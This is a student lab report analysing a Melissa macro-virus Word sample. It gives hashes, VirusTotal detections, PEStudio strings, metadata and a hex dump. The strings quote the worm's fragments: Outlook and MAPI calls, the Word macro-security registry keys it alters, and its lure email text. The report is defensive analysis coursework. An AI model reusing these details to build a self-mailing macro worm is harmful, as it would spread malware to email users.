Submitted by: Dipendra Kushwah - MT20ACS507
Date: 18-09-2021
Subject: Threat Intelligence- Dr. Ashu Sharma

Lab 6: Sample Analysis

`Get the sample from same course.`
`Git Repo filename:sample_lab6_18_sep`

`Create report with following details`
`<type of file>`
`<Static analysis>`
`<what file do>`
`<Threat Intel (collect similar file info from wild)>`
`<yara rule>`


File Type:
Magic Number D0 CF and other indicator suggest this as a word document file.

Static Analysis:

Tools:
PE studio, Olevba , Hex edit and Virustotal(web – for seeing if hash matches any)

- **All the relevant information is collected pasted as screenshot and then whole info is summarized later in file description.**


Hash values – Sha/md5



pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\ieuser\desktop\lab 6\sample_lab6_18_sep]

property	value
md5	1F2CDDA0739DFFFCA3002E5CAA12BBF9
sha1	0A3F52C2C45A94FB212BB02FFCEAE6DEEE96A7ED
sha256	B3D734F08B01361EDCE0BDE55F3B21B7BEFCDCF7FB442789098E8614C67FCDBF
first-bytes-hex	D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00 06
first-bytes-text	.. .. > .. ..
file-size	45056 (bytes)
entropy	3.498

Virus Total Verdict: 54 Av detected it as malicious



b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf

54 / 64

Community Score

54 security vendors flagged this file as malicious


b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
sd9ekkxlb.dll
create-ole doc exe-pattern macros

44.00 KB
Size

2020-11-19 00:29:08 UTC
10 months ago


DOC

Ad-Aware	VB:Trojan.Emeka.398	AegisLab	Virus.MSWord.Melissa.n!c
AhnLab-V3	W97M/Assilem.F	ALYac	VB:Trojan.Emeka.398
Antiy-AVL	Virus/MSWord.Melissa	Arcabit	HEUR.VBA.V.1
Avast	MO97:Downloader-LI [Trj]	AVG	MO97:Downloader-LI [Trj]
Avira (no cloud)	W97M/Melissa.A.1	Baidu	MSWord.Virus.War.c
BitDefender	VB:Trojan.Emeka.398	CAT-QuickHeal	W97M.PSD.A
ClamAV	Win.Trojan.Psycho-3	Comodo	Virus.W97M.Melissa.A@7dke5g
Cynet	Malicious (score: 85)	Cyren	W97M/Melissa.A@mm



GData	VB:Trojan.Emeka.398	Ikarus	Virus.Macro.VBA
Jiangmin	MO/Melissa-based	K7AntiVirus	Macro (0008bf1f1)
K7GW	Macro (0008bf1f1)	Kaspersky	Virus.MSWord.Melissa
MAX	Malware (ai Score=99)	MaxSecure	Virus.MSWord.Psd.a
McAfee	W97M/Melissa.a@MM	McAfee-GW-Edition	BehavesLike.OLE2.Class.px
Microsoft	Virus:W97M/Melissa.A	NANO-Antivirus	Virus.Macro.Melissa.bine
Panda	W97M/Melissa.A	Qihoo-360	Macro.office.vba.gen.3032
Rising	Melissa (CLASSIC)	Sangfor Engine Zero	Malware
SentinelOne (Static ML)	Static AI - Malicious OLE	Sophos	WM97/Meliss-Fam
Sophos ML	WM97/Meliss-Fam	Symantec	W97M.Melissa.gen@mm
Tencent	OLE.Win32.Macro.700021	TotalDefense	Melissa.A:mm
TrendMicro	W97M_MELISSA.A	TrendMicro-HouseCall	W97M_MELISSA.A
VBA32	Virus.MSWord.Melissa	VIPRE	W97M.Melissa.A (v)
ViRobot	W97M.Melissa.A	Yandex	WORD.97.Melissa.BC
Zillya	Virus.Melissa.MacroWord.2	ZoneAlarm by Check Point	Virus.MSWord.Melissa


String Analysis using PE studio:




c:\users\ieuser\desktop\lab 6\sample_lab6_18_se
- indicators (8)
- virustotal (54/64)
- strings (547)

encoding (2)	size (bytes)	file-offset	blacklist (0)	hint (13)	group (0)	value (547)
ascii	4	0x00009713	-	utility	-	at d
ascii	12	0x0000A5D6	-	utility	-	CreateObject
ascii	5	0x0000A606	-	utility	-	Logon
ascii	4	0x0000A768	-	utility	-	Send
unicode	64	0x0000240C	-	size	-	ci przez cudzoziemca w rozumieniu ustawy z dnia 24 marca 1920r.
ascii	21	0x00005554	-	office	-	Microsoft Office Word
ascii	13	0x0000A49E	-	office	-	Document_Open
unicode	10	0x00007600	-	office	-	Root Entry
unicode	18	0x00007782	-	office	-	SummaryInformation
unicode	26	0x00007802	-	office	-	DocumentSummaryInformation
unicode	6	0x00007880	-	office	-	Macros
ascii	5	0x000095C7	-	keyboard	-	Space
ascii	19	0x00008B11	-	file	-	Outlook.Application
ascii	4	0x00000222	-	-	-	bjbj
ascii	4	0x00001946	-	-	-	h?]S
ascii	4	0x00001950	-	-	-	h?]S
ascii	4	0x00001958	-	-	-	h?]S
ascii	4	0x00001970	-	-	-	h?]S
ascii	4	0x00001986	-	-	-	h?]S
ascii	4	0x00001998	-	-	-	h?]S
ascii	4	0x000019AE	-	-	-	h?]S
ascii	4	0x000019C2	-	-	-	h?]S
ascii	4	0x000019CE	-	-	-	h?]S
ascii	4	0x000019DC	-	-	-	h?]S
ascii	4	0x000019F2	-	-	-	h?]S
ascii	4	0x00002FE6	-	-	-	h?]S
ascii	4	0x00002FF4	-	-	-	h?]S
ascii	42	0x00003EDA	-	-	-	urn:schemas-microsoft-com:office:smarttags
ascii	15	0x00003F06	-	-	-	metricconverter
ascii	7	0x00003F25	-	-	-	1132 m2
ascii	5	0x00003F2E	-	-	-	153 m
ascii	6	0x00003F35	-	-	-	662 m2
ascii	6	0x00003F3D	-	-	-	701 m2
ascii	6	0x00003F45	-	-	-	763 m2
ascii	6	0x00003F4D	-	-	-	784 m2
ascii	6	0x00003F55	-	-	-	790 m2
ascii	6	0x00003F5D	-	-	-	818 m2

a256: B3D734F08B01361EDCE0BDE55F3B21B7BEFCDCF7FB442789098E8614C67FCDBF signature: n/a



encoding (2)	size (bytes)	file-offset	blacklist (0)	hint (13)	group (0)	value (547)
ascii	6	0x00007D4B	-	-	-	ibrary
ascii	13	0x00007D63	-	-	-	4$PTEMP\VHBE\
ascii	10	0x00007D8B	-	-	-	CvN@SalCvN
ascii	6	0x00007DB2	-	-	-	OfficD
ascii	4	0x00007DCB	-	-	-	G{2D
ascii	8	0x00007DD0	-	-	-	F8D04C-5
ascii	14	0x00007DD9	-	-	-	BFA-101B -BDE5
ascii	5	0x00007DE8	-	-	-	dAA5@
ascii	8	0x00007DF9	-	-	-	am Files
ascii	8	0x00007E0E	-	-	-	97.DLLHi
ascii	5	0x00007E18	-	-	-	P 8.0
ascii	7	0x00007E2D	-	-	-	e@lissa
ascii	61	0x00008983	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
ascii	5	0x000089C5	-	-	-	Level
ascii	11	0x000089E9	-	-	-	Security...
ascii	5	0x000089F9	-	-	-	Macro
ascii	61	0x00008A21	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
ascii	5	0x00008A63	-	-	-	Level
ascii	5	0x00008A81	-	-	-	Macro
ascii	5	0x00008A8B	-	-	-	Tools
ascii	5	0x00008B39	-	-	-	MAPI
ascii	44	0x00008B53	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii	9	0x00008B83	-	-	-	Melissa?
ascii	14	0x00008B99	-	-	-	... by Kwyjibo
ascii	7	0x00008BB3	-	-	-	Outlook
ascii	7	0x00008BC7	-	-	-	profile
ascii	9	0x00008BD3	-	-	-	password
ascii	23	0x00008CD7	-	-	-	Important Message From
ascii	67	0x00008D07	-	-	-	Here is that document you asked for ... don't show anyone else ;-)
ascii	14	0x00008DAF	-	-	-	... by Kwyjibo
ascii	44	0x00008DC5	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii	9	0x00008DF5	-	-	-	Melissa?
ascii	7	0x00008E87	-	-	-	Melissa
ascii	7	0x00008ED7	-	-	-	Melissa
ascii	7	0x00008F07	-	-	-	Melissa
ascii	7	0x00008F57	-	-	-	Melissa
ascii	28	0x00008FFF	-	-	-	Private Sub Document_Close()



Basic Properties

MD5	1f2cdda0739dfffca3002e5caa12bbf9
SHA-1	0a3f52c2c45a94fb212bb02ffceae6deee96a7ed
SHA-256	b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
Vhash	b227c5d2cdd4c2b1ecfb711a72028e06
SSDEEP	384:FLIZbfUV37fp5kHh5zD83HWJxlJwStdFQhGoWSpwlyluD9AQH+j3+6OZ:Jbfm37f3k7PYHD0WSpMyl4A7d
TLSH	T13913B800A6F58B16E5FB573048FBEBE71F36BC01AE35860B2290730D1D76B90AD61326
File type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 5.0, Code page: 1250, Title: ZARZ�D MIASTA OLSZTYNA, Author: Urz�d Miasta, Template: Normal, Last Saved By: UM Olsztyn, Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 21:00, Last Printed: Wed May 04 07:33:00 2005, Create Time/Date: Wed May 04 06:11:00 2005, Last Saved Time/Date: Mon May 16 08:04:00 2005, Number of Pages: 1, Number of Words: 496, Number of Characters: 2979, Security: 0
TrID	Microsoft Word document (78.9%)
TrID	Generic OLE2 / Multistream Compound (21%)
File size	44.00 KB (45056 bytes)


History

Creation Time	2005-05-05 06:11:00
First Seen In The Wild	2020-06-11 13:11:16
First Submission	2015-03-25 04:41:47
Last Submission	2018-06-18 11:53:45
Last Analysis	2020-11-19 00:29:08

Metadata:


- File Size : 44 kB
- 2File Modification Date/Time : 2021:09:18 06:11:32+00:00
- 3File Access Date/Time : 2021:09:18 06:11:35+00:00
- 4File Inode Change Date/Time : 2021:09:18 06:11:32+00:00
- 5File Permissions : rw-rwxr--
- 6File Type : DOC
- 7File Type Extension : doc
- 8MIME Type : application/msword
- 9Title : ZARZ|104|D MIASTA OLSZTYNA
- 10Subject :
- 11Author : Urz|105|d Miasta
- 12Keywords :
- 13Template : Normal
- 14Last Modified By : UM Olsztyn
- 15Revision Number : 4
- 16Software : Microsoft Office Word
- 17Total Edit Time : 21.0 minutes
- 18Last Printed : 2005:05:05 07:33:00
- 19Create Date : 2005:05:05 06:11:00
- 20Modify Date : 2005:05:17 08:04:00
- 21Pages : 1
- 22Words : 496
- 23Characters : 2979
- 24Security : None
- 25Code Page : Windows Latin 2 (Central European)
- 26Company : w Olsztynie
- 27Lines : 24
- 28Paragraphs: 6
- 29Char Count With Spaces: 3469
- 30App Version: 11.6360

Hexedit :




```
000091E0  65 6E 74 7E 00 AF 00 06  00 1D 00 62 00 00 00 18  ent~.......b....
000091F0  00 00 00 AF 04 20 00 5E  02 28 00 90 02 45 00 00  .....·.^.(...E..
00009200  00 68 00 D8 00 00 00 1F  00 57 4F 52 44 2F 4D 65  .h.......WORD/Me
00009210  6C 69 73 73 61 20 77 72  69 74 74 65 6E 20 62 79  lissa·written·by
00009220  20 4B 77 79 6A 69 62 6F  00 00 00 D8 00 00 00 23  ·Kwyjibo.......#
00009230  00 57 6F 72 6B 73 20 69  6E 20 62 6F 74 68 20 57  .Works·in·both·W
00009240  6F 72 64 20 32 30 30 30  20 61 6E 64 20 57 6F 72  ord·2000·and·Wor
00009250  64 20 39 37 00 FF FF 01  00 00 00 D8 00 00 00 3E  d·97...........>
00009260  00 57 6F 72 6D 3F 20 4D  61 63 72 6F 20 56 69 72  .Worm?·Macro·Vir
00009270  75 73 3F 20 57 6F 72 64  20 39 37 20 56 69 72 75  us?·Word·97·Viru
00009280  73 3F 20 57 6F 72 64 20  32 30 30 30 20 56 69 72  s?·Word·2000·Vir
00009290  75 73 3F 20 59 6F 75 20  44 65 63 69 64 65 21 90  us?·You·Decide!.
000092A0  CB 4D 02 D8 00 00 00 3A  00 57 6F 72 64 20 2D 3E  .......:.Word·->
000092B0  20 45 6D 61 69 6C 20 7C  20 57 6F 72 64 20 39 37  ·Email·|·Word·97
000092C0  20 3C 2D 2D 3E 20 57 6F  72 64 20 32 30 30 30 20  ·<-->·Word·2000·
000092D0  2E 2E 2E 20 69 74 27 73  20 61 20 6E 65 77 20 61  ...·it's·a·new·a
000092E0  67 65 21 20 00 94 02 24  00 92 02 01 00 20 00 94  ge!·...$....·..
000092F0  02 24 00 96 02 01 00 05  00 94 00 46 00 AE 00 76  .$.........F...v
00009300  00 20 54 77 65 6E 74 79  2D 74 77 6F 20 70 6F 69  .·Twenty-two·poi
00009310  6E 74 73 2C 20 70 6C 75  73 20 74 72 69 70 6C 65  nts,·plus·triple
00009320  2D 77 6F 72 64 2D 73 63  6F 72 65 2C 20 70 6C 75  -word-score,·plu
00009330  73 20 66 69 66 74 79 20  70 6F 69 6E 74 73 20 66  s·fifty·points·f
00009340  6F 72 20 75 73 69 6E 67  20 61 6C 6C 20 6D 79 20  or·using·all·my·
00009350  6C 65 74 74 65 72 73 2E  20 20 47 61 6D 65 27 73  letters.··Game's
00009360  20 6F 76 65 72 2E 20 20  49 27 6D 20 6F 75 74 74  ·over.··I'm·outt
